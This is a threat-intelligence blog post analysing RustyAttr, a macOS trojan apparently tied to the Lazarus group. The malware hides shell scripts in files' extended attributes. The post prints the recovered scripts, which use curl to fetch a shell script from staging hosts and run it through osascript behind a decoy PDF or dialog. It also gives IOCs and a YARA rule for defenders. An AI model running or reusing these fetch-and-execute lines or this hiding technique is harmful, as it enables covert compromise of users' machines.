GROUP-IB

← Blog

Sharmine Low

Malware Analyst, APAC

Stealthy Attributes of Lazarus APT Group: Evading Detection with Extended Attributes

The simple way of stealth, if it works, it works.

In this blog, we examine a fresh take on techniques regarding concealing codes in Extended Attributes in order to evade detection in macOS systems. This is a new technique that has yet to be included in the MITRE ATT&CK framework.

November 13, 2024 · min to read · Advanced Persistent Threats

APT Extended Attributes Lazarus macOS Rust xattr

Introduction

Lazarus APT group has begun attempting to smuggle code using custom extended attributes.

Extended attributes are metadata that can be associated with files and directories in various file systems. They allow users to store additional information about a file beyond the standard attributes like file size, timestamps, and permissions.

While researching malware abusing extended attributes, the most similar technique found was one back in 2020, where Bundlore adware hid its payload in resource forks, and accessed via the special path `filename/..namedfork/rsrc`. A **resource fork** is a special part of a file on older macOS (and classic Mac OS) systems that was used to store structured data associated with the file. It was used to store things like icons, custom window layouts, and other file-specific settings or resources. Resource forks are largely deprecated in modern macOS, having been replaced with the application bundle structure and extended attributes. So, why not hide the code within custom extended attributes instead?

We have encountered only a few samples in the wild and cannot definitively confirm any victims from this incident. It is also possible that they are experimenting with methods for concealing code within the macOS files.

Key discoveries in the blog

Group-IB researchers have identified a new technique that has yet to be included in MITRE ATT&CK framework – Code smuggling using extended attributes.

Group-IB researchers discovered a new macOS trojan dubbed RustyAttr.

Trojans were developed using the Tauri framework, originally signed with a leaked certificate that was later revoked.

- Files are fully undetected on VirusTotal.
- Activity is attributed to APT Lazarus group with moderate confidence.

Who may find this blog interesting:

- Cybersecurity analysts and corporate security teams
- Digital Forensics specialists
- Malware analysts
- Threat intelligence specialists

Hiding in Attributes

The figure below illustrates the execution flow. We will begin by examining the extended attributes.

Figure 1: Overview of execution flow

Extended Attributes (EAs) are metadata that can be associated with files and directories in various file systems. These are not seen directly in the Finder nor the Terminal, but using `xattr`, we can extract and see the attributes with ease. The threat actor has defined an extended attribute of custom type “**test**”.

Figure 2: Using xattr to extract extended attributes

```
(curl -o "/Users/Shared/Discussion Points for Synergy Exploration.pdf" "hxxps://filedn.co
&& (open "/Users/Shared/Discussion Points for Synergy Exploration.pdf" || true)
&& (shell=$(curl -L -k "hxxps://support.cloudstore[.]business/256977/check");
osascript -e "do shell script $shell")
```

Another variant with dialog:

```
(osascript -e 'display dialog "This app does not support this version." buttons {"OK"} de
&& (shell=$(curl -L -k "hxxps://support.docsend[.]site/519529/check");
osascript -e "do shell script $shell")
```

Execution

The offending applications were developed using the Tauri framework. Tauri is a framework for building lightweight desktop applications using web technologies. It allows developers to create applications with a web frontend (HTML, CSS, JavaScript) while leveraging Rust for the backend. The application will fetch and execute the malicious script located in the extended attributes.

After examining the shell scripts, we know that decoys will be displayed. We identified two different types of decoys. For the first type of decoy, it actually fetches a PDF file from a file hosting service at filedn[.]com. The questions inside the “Investment Decision-Making Questionnaire” are related to development and funding of game projects. The second decoy is just a dialog displaying a message that “This app does not support this version”. Meanwhile, the web request to the staging server processes in the background.

Figure 3: Decoy PDF downloaded and open

Figure 4: Second variant displaying a fake dialog



Figure 5: Other related PDF that were found hosted on the file hosting service

How was it triggered?

The threat actor (TA) took a roundabout approach to trigger the execution, possibly aiming to make themselves less noticeable and harder to trace. Upon executing the application, the Tauri

application attempts to render a HTML webpage using a WebView. The TA used some random template pulled off the internet. However within these webpages, we observed that there was an additional suspicious javascript named "**preload.js**" loaded.

Figure 6: Random web template TA used

Tauri provides a foreign function interface that allows the JavaScript code to call Rust functions. This is useful for tasks that require performance or direct system access that JavaScript cannot handle effectively. The `invoke` function is an Application Programming Interface (API) in Tauri that facilitates communication between the frontend (JavaScript) and backend (Rust), effectively allowing the frontend to invoke Rust functions, pass arguments, and receive data.

What it does here is pretty simple – using `get_application_properties` provided by the application's backend, it fetches the content from the extended attributes named "test" from the file and then passes it to `run_command`. This is where the shell script gets executed.

Interestingly, the next behavior is as follows – if the attribute exists, no user interface will be shown whereas, if the attribute is absent, the fake webpage will be shown.

Figure 7: Code snippet of preload.js

Figure 8: Code snippet of get_application_properties

Interface Commands

These commands here are actually not that all important, as these are **not** Command-and-Control commands but rather its an **interface** for the frontend to invoke, to fetch and execute the script located in the extended attributes. Nonetheless, we will still provide a description here.

Interface Commands	Description
get_application_path	Get path of current executable
get_application_properties	Retrieve content from specified extended attributes

run_command	Execute scripts/commands passed to it
show_main_window	Display webview
close_main_window	Kill all Tauri processes and exit

Figure 9: Available interface commands

Detections

At the time of our analysis, the files are fully undetected on VirusTotal, likely due to the fact that the malicious components are concealed within the attributes.

Figure 10: VirusTotal detections

These applications were likely signed using a leaked certificate that has since been revoked by Apple. A silver lining is that these applications were unnotarized. It remains unknown if there were any victims prior to the revocation. Currently, macOS Gatekeeper prevents the execution of these applications, unless the user chooses to override these protections.

Figure 11: Previous status – signed but unnotarized

Figure 12: Current status – certificate revoked

Lazarus group

Unfortunately, the next stage was not available for download at the time of our research. However, the staging server it connects to for fetching the next stage was identified as part of the Lazarus infrastructure back in May 2024.



Figure 13: Group-IB's Graph showing links among Lazarus IOCs

The decoy PDFs and one of the malicious application bundles were hosted on a public folder of a file sharing service named pCloud. The associated account was also seen hosting the "Dedicated PDF Viewer.zip" file which has been known to exhibit the features of RustBucket malware utilized by Lazarus group back in 2023. The public folder of the account was hosting these files below. The overall theme of employment opportunities and cryptocurrency aligns with Lazarus.

However, judging from our analysis of our samples and the PDF viewer revealed no further malicious payloads, no confirmed victims, we remain cautious in attributing this to Lazarus group, placing our confidence only at a moderate level.

Folder	Files
mymymy	Dedicated Pdf Viewer.zip
pdf	Backed Finance – 2024 Q2.pdf Deepti G N Resume-2023.pdf Dhagash's CV.pdf

	Frontier __ KCC Chain.pdf Investment Opportunity – Fenbushi Capital.pdf pitch-deck.pdf Stablecoin Risks You can't Ignore.pdf Thena update – July 2024.pdf Truflation Latest Update – July 2024_.pdf Win.zip
tencent	Voov meeting (portable).zip
dragonfly	Investment Decision-Making Questionnaire_U.pdf Investment Decision-Making Questionnaire_t3rn.pdf

Conclusion

In conclusion, the technique of hiding code in extended attributes effectively bypassed most antivirus scanners. Fortunately, macOS systems provide some level of protection for the found samples. To trigger the cyberattack, users must disable Gatekeeper by overriding malware protection. It is likely that some degree of interaction and social engineering will be necessary to convince victims to take these steps. However, this may not be the case for possibly other future samples that are properly signed and notarized, or coupled with macOS Gatekeeper bypasses. Lazarus group remains a sophisticated and evolving cyber threat, continually enhancing their arsenal with new tools and methods to bypass defenses. We anticipate that this tool may soon be utilized in future cyberattacks after it has been made further robust – with code signing, notarization, obfuscation, and a more inconspicuous custom attribute name.

Recommendations

- Stay alert to any requests asking you to download, open, or execute files. Always verify the source and ensure it's trustworthy before proceeding, in order to protect your device and data from potential cyber threats.
- Do not disable macOS Gatekeeper or allow applications from unidentified developers. Keeping Gatekeeper enabled helps protect your system from potentially harmful software.
- Keeping your organization secure requires ongoing vigilance. Utilizing a proprietary solution like Group-IB's Threat Intelligence can enhance your security posture by providing teams with advanced insights into emerging cyber threats allowing you to identify potential risks sooner and implement defenses more proactively.

MITRE ATT&CK

T1059.002	Command and Scripting Interpreter: AppleScript
T1059.004	Command and Scripting Interpreter: Unix Shell
T1564	Hide Artifacts
T1105	Ingress Tool Transfer

Indicators of Compromise (IOCs)

Network IOCS

support[.]cloudstore[.]business

support[.]docsend[.]site

104.168.165[.]203

104.168.157[.]45

hxxps://filedn[.]com/lY24cv0IfefboNEIN0I9gqR

File hashes

Filenames	SHA256
Discussion Points for Synergy Exploration.app.zip	7464850d7d6891418c503d0e1732812d7703d6c1fd5cf3c821f3c202786f942

Investment Decision-Making Questionnaire.app.zip	f3e6e8df132155daf1d428dff61f0ca53ecd02015a0a0bbe1ad237519ab3cb58
Investment Decision-Making Questionnaire.app.zip	e87177e07ab9651b48664c3d22334248e012e8a2bab02f65c93fedd79af0a7
VooV.app.zip	022344029b8bf951ba02b11025fe26c99193cb7c8a482c33862c9bbaa5e55
Voov meeting (portable).zip	9111d458d5665b1bf463859792e950fe8d8186df9a6a3241360dc11f34d018

YARA Rules

```
rule rustyattr
{
  meta:
    author = "Sharmine Low"
    company = "Group-IB"
    family = "rustyattr"
    description = "Detects rust binary of rustyattr"
    severity = 9
    date = "2024-10-30"
    sample = "176e8a5a7b6737f8d3464c18a77deef778ec2b9b42b7e7eafc888aeaf2758c2d"

  strings:
    $s1 = "run_command"
    $s2 = "get_application_properties"
    $s3 = "get_application_path"
    $s4 = "close_main_window"
    $s5 = "show_main_window"

    $r1 = "window.__TAURI__."

  condition:
    all of ($s*) and $r1
}
```